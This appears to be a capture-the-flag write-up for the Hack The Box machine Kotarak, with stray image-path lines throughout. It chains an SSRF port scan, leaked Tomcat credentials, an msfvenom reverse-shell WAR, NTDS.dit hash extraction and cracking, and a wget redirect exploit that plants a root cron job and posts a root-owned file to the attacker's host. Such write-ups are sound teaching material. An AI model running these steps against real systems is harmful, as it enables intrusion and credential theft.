


Kotarak :

Enumeration :


Runing an Nmap scan return those result.

```
root@kali:~# nmap -A -p- 10.10.10.55
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-01 11:25 EDT
Nmap scan report for 10.10.10.55
Host is up (0.023s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:d7:ca:0e:b7:cb:0a:51:f7:2e:75:ea:02:24:17:74 (RSA)
|   256 e8:f1:c0:d3:7d:9b:43:73:ad:37:3b:cb:e1:64:8e:e9 (ECDSA)
|_  256 6d:e9:26:ad:86:02:2d:68:e1:eb:ad:66:a0:60:17:b8 (ED25519)
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE OPTIONS
|   Potentially risky methods: PUT DELETE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp  open  http    Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat/8.5.5 - Error report
60000/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title:         Kotarak Web Hosting
```


Browsing the apache tomcat server on port 8080 return us an error 404.
Runing dirb on port 8080 show us those directory.

```
root@kali:~# dirb http://10.10.10.55:8080/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Sep  6 00:38:29 2019
URL_BASE: http://10.10.10.55:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.55:8080/ ----
+ http://10.10.10.55:8080/docs (CODE:302|SIZE:0)
+ http://10.10.10.55:8080/examples (CODE:302|SIZE:0)
+ http://10.10.10.55:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://10.10.10.55:8080/host-manager (CODE:302|SIZE:0)
+ http://10.10.10.55:8080/manager (CODE:302|SIZE:0)
```


Browsing «/manager » directory show us on a page where there is a path « /manager/ html » for HTML GUI.




Browsing « /manager /html » lead us to this login page.




Browsing the apache server on port 60000 show us this page.




Running nitko against port 8000 show us this result.



We know our target is vulnerablte to RFI.



And after few try we discover its vulnerable to SSRF.



Exploitation (SSRF & RFI):

Running this bash script will exploit the SSRF and give us result about service running into the port 1-1000.

for i in $(seq 0 1000); do echo "$i: ";curl -s http://10.10.10.55:60000/url.php?path=localhost:$i ; done


```
root@kali:~# for i in $(seq 0 1000); do echo "$i: ";curl -s http://10.10.10.55:60000/url.php?path=localhost:$i ; done
```

Running it will discover on port 888 a backup file. And we can browse it with the RFI.

```
<tr >
   <td width="27"><a href="?doc=backup"  class="tableElement"><img src="inc/images/generic.png" alt="dir" width="22" height="22" border="0"></a></td>
   <td class="tableElement"><a href="?doc=backup"  class="tableElement">backup</a></td>
   <td class="tableElementInfo"> 2.22 kB</td>
   <td class="tableElementInfo"> 18 07 2017  21:42:11</td>
</tr>
```


Browse http://http://10.10.10.55:60000/url.php?path=http://localhost:888/?doc=backup for read the content of backup file.

And we see a blank page, reading source show us credentials for tomcat.



username="admin"
password="3@g01PdhB!"

Come back to the « /manager /html » login page of tomcat on the port 8080 and login with those credentials. Once logged, we see we can deploy war file.




Exploitation (getting shell) :

Make a war payload with msfvenom and start a netcat listener.


```
root@kali:~# msfvenom -p java/shell_reverse_tcp LHOST=10.10.14.23 LPORT=5555 -f
war -o exploit.war
Payload size: 13402 bytes
Final size of war file: 13402 bytes
Saved as: exploit.war
```

```
root@kali:~# nc -nvlp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

Once the payload generated, deploy it on the tomcat manager panel.



Once deployed browse it.



And you get a shell as tomcat user.

```
root@kali:~# nc -nvlp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.55.
Ncat: Connection from 10.10.10.55:40384.
whoami
tomcat
```

Privilege Escalation (to user) :

First upgrade our netcat shell by pressing ctrl+z, then typing « stty -raw echo », then « fg » and pressing enter two time. Then import tty with python.

```
^Z
[1]+  Stoppé                 nc -nvlp 5555
root@kali:~# stty -raw echo
root@kali:~# fg
nc -nvlp 5555

python -c 'import pty;pty.spawn("/bin/bash")'
tomcat@kotarak-dmz:/$
```

Browsing the home tomcat directory lead us to two files.

```
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ ls -la
ls -la
total 28312
drwxr-xr-x 2 tomcat tomcat     4096 Jul 21  2017 .
drwxr-xr-x 3 tomcat tomcat     4096 Jul 21  2017 ..
-rw-r--r-- 1 tomcat tomcat 16793600 Jul 21  2017 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
-rw-r--r-- 1 tomcat tomcat 12189696 Jul 21  2017 20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin
```

Searching on google what is a ntds.dit file show us its a file with hash on it. We need to extract them.

Source : https://www.ultimatewindowssecurity.com/blog/default.aspx?d=10/2017

Source : https://www.hackingarticles.in/3-ways-extract-password-hashes-from-ntds-dit/

Start a python web server on the box and download the two files with wget.

```
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ python -m SimpleHTTPServer 8888
<mcat/to_archive/pentest_data$ python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

```
root@kali:~# wget http://10.10.10.55:8888/20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
--2019-09-02 18:10:57--  http://10.10.10.55:8888/20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
Connexion à 10.10.10.55:8888… connecté.
requête HTTP transmise, en attente de la réponse… 200 OK
Taille : 16793600 (16M) [application/octet-stream]
Sauvegarde en : « 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit »

20170721114636_default_192.168.110.133_psexec.n 100%[=========================================================================================>]  16,02M  6,85MB/s    ds 2,3s

2019-09-02 18:10:59 (6,85 MB/s) – « 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit » sauvegardé [16793600/16793600]
```

We need to downlod libesedb.

Source : https://github.com/libyal/libesedb/releases

Once downloaded and exracted, open a terminal into the directory and install dependencies.

- apt-get install autoconf automake autopoint libtool pkg-config
- ./configure
- make
- make install
- ldconfig

Then run the tools for export the tables from the ntds.dit file.

```
root@kali:~# esedbexport -m tables /root/kotarak_ntds.dit
esedbexport 20181229

Opening file.
Database type: Unknown.
Exporting table 1 (MSysObjects) out of 12.
Exporting table 2 (MSysObjectsShadow) out of 12.
Exporting table 3 (MSysUnicodeFixupVer2) out of 12.
Exporting table 4 (datatable) out of 12.
Exporting table 5 (hiddentable) out of 12.
Exporting table 6 (link_table) out of 12.
Exporting table 7 (sdpropcounttable) out of 12.
Exporting table 8 (sdproptable) out of 12.
Exporting table 9 (sd_table) out of 12.
Exporting table 10 (MSysDefrag2) out of 12.
Exporting table 11 (quota_table) out of 12.
Exporting table 12 (quota_rebuild_progress_table) out of 12.
Export completed.
```

Now we will need another forensic tool who will found information about user group and more from the ntds.dit file. Download it and install dependencies.

Source : https://github.com/csababarta/ntdsxtract

```
root@kali:~# git clone https://github.com/csababarta/ntdsxtract.git
Clonage dans 'ntdsxtract'...
remote: Enumerating objects: 164, done.
remote: Total 164 (delta 0), reused 0 (delta 0), pack-reused 164
Réception d'objets: 100% (164/164), 90.74 KiB | 640.00 KiB/s, fait.
Résolution des deltas: 100% (94/94), fait.
root@kali:~# cd ntdsxtract/
root@kali:~/ntdsxtract# python setup.py build && python setup.py install
```

Now we will extract hash in the tables from the kotarak_ntds.bin file.

python dsusers.py /path/of/datatable.3 /path/of/link_table.5 data --syshive /path/of/kotarak_ntds.bin --passwordhashes --pwdformat john --ntoutfile nthhash.txt --lmoutfile lmhash.txt

```
root@kali:~/ntdsxtract# python dsusers.py ../kotarak_ntds.dit.export/datatable.3 ../kotarak_ntds.dit.export/link_table.5 data --syshive ../kotarak_ntds.bin --
passwordhashes --pwdformat john --ntoutfile nthash.txt --lmoutfile lmhash.txt

[+] Started at: Mon, 02 Sep 2019 22:39:52 UTC
[+] Started with options:
        [-] Extracting password hashes
        [-] Hash output format: john
        [-] NT hash output filename: nthash.txt
        [-] LM hash output filename: lmhash.txt
[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[+] Loading saved map files (Stage 2)...
```

```
Ancestors:
        $ROOT_OBJECT$, local, mrb3n, Users, Administrator
Password hashes:
        Administrator:$NT$e64fe0f24ba2489c05e64354d74ebd11:S-1-5-21-1036816736-4081296861-1938768537-500::
```

```
Ancestors:
        $ROOT_OBJECT$, local, mrb3n, Users, krbtgt
Password hashes:
        krbtgt:$NT$ca1ccefcb525db49828fbb9d68298eee:S-1-5-21-1036816736-4081296861-1938768537-502::
```

```
Ancestors:
        $ROOT_OBJECT$, local, mrb3n, Users, atanas
Password hashes:
        atanas:$NT$2b576acbe6bcfda7294d6bd18041b8fe:S-1-5-21-1036816736-4081296861-1938768537-1108::
```

We got few hashes saved into nthash.txt files.

```
root@kali:~/ntdsxtract/data# cat nthash.txt
Administrator:$NT$e64fe0f24ba2489c05e64354d74ebd11:S-1-5-21-1036816736-4081296861-1938768537-500::
krbtgt:$NT$ca1ccefcb525db49828fbb9d68298eee:S-1-5-21-1036816736-4081296861-1938768537-502::
atanas:$NT$2b576acbe6bcfda7294d6bd18041b8fe:S-1-5-21-1036816736-4081296861-1938768537-1108::
Administrator:$NT$e64fe0f24ba2489c05e64354d74ebd11:S-1-5-21-1036816736-4081296861-1938768537-500::
krbtgt:$NT$ca1ccefcb525db49828fbb9d68298eee:S-1-5-21-1036816736-4081296861-1938768537-502::
atanas:$NT$2b576acbe6bcfda7294d6bd18041b8fe:S-1-5-21-1036816736-4081296861-1938768537-1108::
```

Crack them with crackstation.

Source : https://crackstation.net/

Hash	Type	Result
e64fe0f24ba2489c05e64354d74ebd11	NTLM	f16tomcat!

Administrator:f16tomcat !

Hash	Type	Result
2b576acbe6bcfda7294d6bd18041b8fe	NTLM	Password123!

atanas:Password123 !

Connect as atanas with « Password123 ! » didnt worked, but with « f16tomcat! » it work .

```
tomcat@kotarak-dmz:/$ su atanas
su atanas
Password: Password123!

su: Authentication failure
tomcat@kotarak-dmz:/$ su atanas
su atanas
Password: f16tomcat!

atanas@kotarak-dmz:/$ whoami
whoami
atanas
```

Take user flag.

```
atanas@kotarak-dmz:~$ cat user.txt
cat user.txt
93f844f50491ef797c9c1b601b4bece8
```

User.txt = 93f844f50491ef797c9c1b601b4bece8

Privilege Escalation (to root):

Trying to read root flag give us this message.

```
atanas@kotarak-dmz:/root$ cat flag.txt
cat flag.txt
Getting closer! But what you are looking for can't be found here.
```

On root directory there is another file named app.log, reading this content show us this information.

```
atanas@kotarak-dmz:/root$ cat app.log
cat app.log
10.0.3.133 - - [20/Jul/2017:22:48:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:50:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:52:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
```

It use wget 1.16 for download archive.tar.gz and get an error 404. Using searchploit for see potential exploit aginst wget return us this list.

```
root@kali:~# searchsploit wget

---------------------------------------------------- ---------------------------------------
 Exploit Title                                      |  Path
                                                    | (/usr/share/exploitdb/)
---------------------------------------------------- ---------------------------------------
GNU Wget 1.x - Multiple Vulnerabilities             | exploits/linux/remote/24813.pl
GNU Wget < 1.18 - Access List Bypass / Race Conditio | exploits/multiple/remote/40824.py
GNU Wget < 1.18 - Arbitrary File Upload / Remote Cod | exploits/linux/remote/40064.txt
GNU wget - Cookie Injection                         | exploits/linux/local/44601.txt
WGet 1.x - Insecure File Creation Race Condition    | exploits/linux/local/24123.sh
feh 1.7 - '--wget-Timestamp' Remote Code Execution  | exploits/linux/remote/34201.txt
wget 1.10.2 - Unchecked Boundary Condition Denial of | exploits/multiple/dos/2947.pl
wget 1.9 - Directory Traversal                      | exploits/multiple/remote/689.pl
---------------------------------------------------- ---------------------------------------
```

Wget berfore version 1.18 seem vulnerable to arbitraray file upload and remote code execution. On the box let’s check wich version on wget is installed.

```
atanas@kotarak-dmz:/root$ wget -V
wget -V
GNU Wget 1.17.1 built on linux-gnu.

+digest -gpgme +https +ipv6 +iri +large-file -metalink +nls +ntlm
+opie -psl +ssl/openssl
```

Wget 1.17.1 this version is vulnerable.

Browse the wget exploit on exploit-db.

Source : https://www.exploit-db.com/exploits/40064

As said the exploit, we will create .wgetrc file on our computer at the same location of the python exploit with as content the remote file we want (root.txt), then we will take the exploit change our ip and upload it on target. Once we will run the exploit it will wait for wget cron, and redirect it to our malicious command and print us the content of the root.txt. Let's exploit it.

Create the .wgetrc file

```
root@kali:~# cat .wgetrc

post_file = /root/root.txt
output_document = /etc/cron.d/wget-root-shell
```

Change the python exploit with our ip address.

```
HTTP_LISTEN_IP = ''
HTTP_LISTEN_PORT = 80
FTP_HOST = '10.10.14.2'
FTP_PORT = 21

ROOT_CRON = "* * * * * root /usr/bin/id > /root/hacked-via-wget \n"

handler = SocketServer.TCPServer((HTTP_LISTEN_IP, HTTP_LISTEN_PORT), wgetExploit)

print "Ready? Is your FTP server running?"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
result = sock.connect_ex((FTP_HOST, FTP_PORT))
if result == 0:
   print "FTP found open on %s:%s. Let's go then\n" % (FTP_HOST, FTP_PORT)
else:
   print "FTP is down :( Exiting."
   exit(1)

print "Serving wget exploit on port %s...\n\n" % HTTP_LISTEN_PORT

handler.serve_forever()
```

Start a python web server and download the exploit and give it execution right.

```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
atanas@kotarak-dmz:/root$ wget http://10.10.14.2:8000/exploit.py
wget http://10.10.14.2:8000/exploit.py
--2019-09-06 01:18:13--  http://10.10.14.2:8000/exploit.py
Connecting to 10.10.14.2:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2822 (2.8K) [text/plain]
Saving to: 'exploit.py'

exploit.py          100%[===================>]   2.76K  --.-KB/s    in 0s

2019-09-06 01:18:13 (593 MB/s) - 'exploit.py' saved [2822/2822]

atanas@kotarak-dmz:/root$ chmod +x exploit.py
chmod +x exploit.py
```

Start a ftp server for allow the exploit to read our .wgetrc file.

```
root@kali:~# python -m pyftpdlib -p 21
[I 2019-09-06 01:19:25] >>> starting FTP server on 0.0.0.0:21, pid=3291 <<<
[I 2019-09-06 01:19:25] concurrency model: async
[I 2019-09-06 01:19:25] masquerade (NAT) address: None
[I 2019-09-06 01:19:25] passive ports: None
```

Then run the exploit.

```
atanas@kotarak-dmz:/root$ python exploit.py
python exploit.py
Traceback (most recent call last):
  File "exploit.py", line 69, in <module>
    handler = SocketServer.TCPServer((HTTP_LISTEN_IP, HTTP_LISTEN_PORT), wgetExploit)
  File "/usr/lib/python2.7/SocketServer.py", line 417, in __init__
    self.server_bind()
  File "/usr/lib/python2.7/SocketServer.py", line 431, in server_bind
    self.socket.bind(self.server_address)
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 13] Permission denied
```

We got a permission denied, beacause every port bellow 1024 require root privilege, we will check if authbind is installed beacause it allow user and group to run script who require normally super privilege.

```
atanas@kotarak-dmz:/root$ authbind

authbind
usage error: need program name
usage:       authbind [<options>] <program> <arg> <arg> ...
options:     --deep    --depth <levels>
```

It’s installed, let’s run the exploit with authbind and python.

```
atanas@kotarak-dmz:/root$ authbind python exploit.py
authbind python exploit.py
Ready? Is your FTP server running?
FTP found open on 10.10.14.2:21. Let's go then

Serving wget exploit on port 80...
```

Wait for the cron. It will read the .wgetrc file.

```
root@kali:~# python -m pyftpdlib -p 21
[I 2019-09-06 01:19:25] >>> starting FTP server on 0.0.0.0:21, pid=3291 <<<
[I 2019-09-06 01:19:25] concurrency model: async
[I 2019-09-06 01:19:25] masquerade (NAT) address: None
[I 2019-09-06 01:19:25] passive ports: None
[I 2019-09-06 01:20:42] 10.10.10.55:52928-[] FTP session opened (connect)
[I 2019-09-06 01:22:38] 10.10.10.55:55248-[] FTP session opened (connect)
[I 2019-09-06 01:22:38] 10.10.10.55:55248-[anonymous] USER 'anonymous' logged in.
[I 2019-09-06 01:22:38] 10.10.10.55:55248-[anonymous] RETR /root/.wgetrc completed=1 bytes=74 seconds=0.001
[I 2019-09-06 01:22:38] 10.10.10.55:55248-[anonymous] FTP session closed (disconnect).
```

```
atanas@kotarak-dmz:/root$ authbind python exploit.py
authbind python exploit.py
Ready? Is your FTP server running?
FTP found open on 10.10.14.2:21. Let's go then

Serving wget exploit on port 80...


We have a volunteer requesting /archive.tar.gz by GET :)

Uploading .wgetrc via ftp redirect vuln. It should land in /root

10.0.3.133 - - [06/Sep/2019 01:22:01] "GET /archive.tar.gz HTTP/1.1" 301 -
Sending redirect to ftp://anonymous@10.10.14.2:21/.wgetrc
```

Wait a moment more, it will print the content off the root.txt file.

```
Uploading .wgetrc via ftp redirect vuln. It should land in /root

10.0.3.133 - - [06/Sep/2019 01:22:01] "GET /archive.tar.gz HTTP/1.1" 301 -
Sending redirect to ftp://anonymous@10.10.14.2:21/.wgetrc

We have a volunteer requesting /archive.tar.gz by POST :)

Received POST from wget, this should be the extracted /etc/shadow file:

---[begin]---
 950d1425795dfd38272c93ccbb63ae2c

---[eof]---


Sending back a cronjob script as a thank-you for the file...
It should get saved in /etc/cron.d/wget-root-shell on the victim's host (because of .wgetrc we injected in the GET first response)
10.0.3.133 - - [06/Sep/2019 01:24:01] "POST /archive.tar.gz HTTP/1.1" 200 -

File was served. Check on /root/hacked-via-wget on the victim's host in a minute! :)
```

Root.txt = 950d1425795dfd38272c93ccbb63ae2c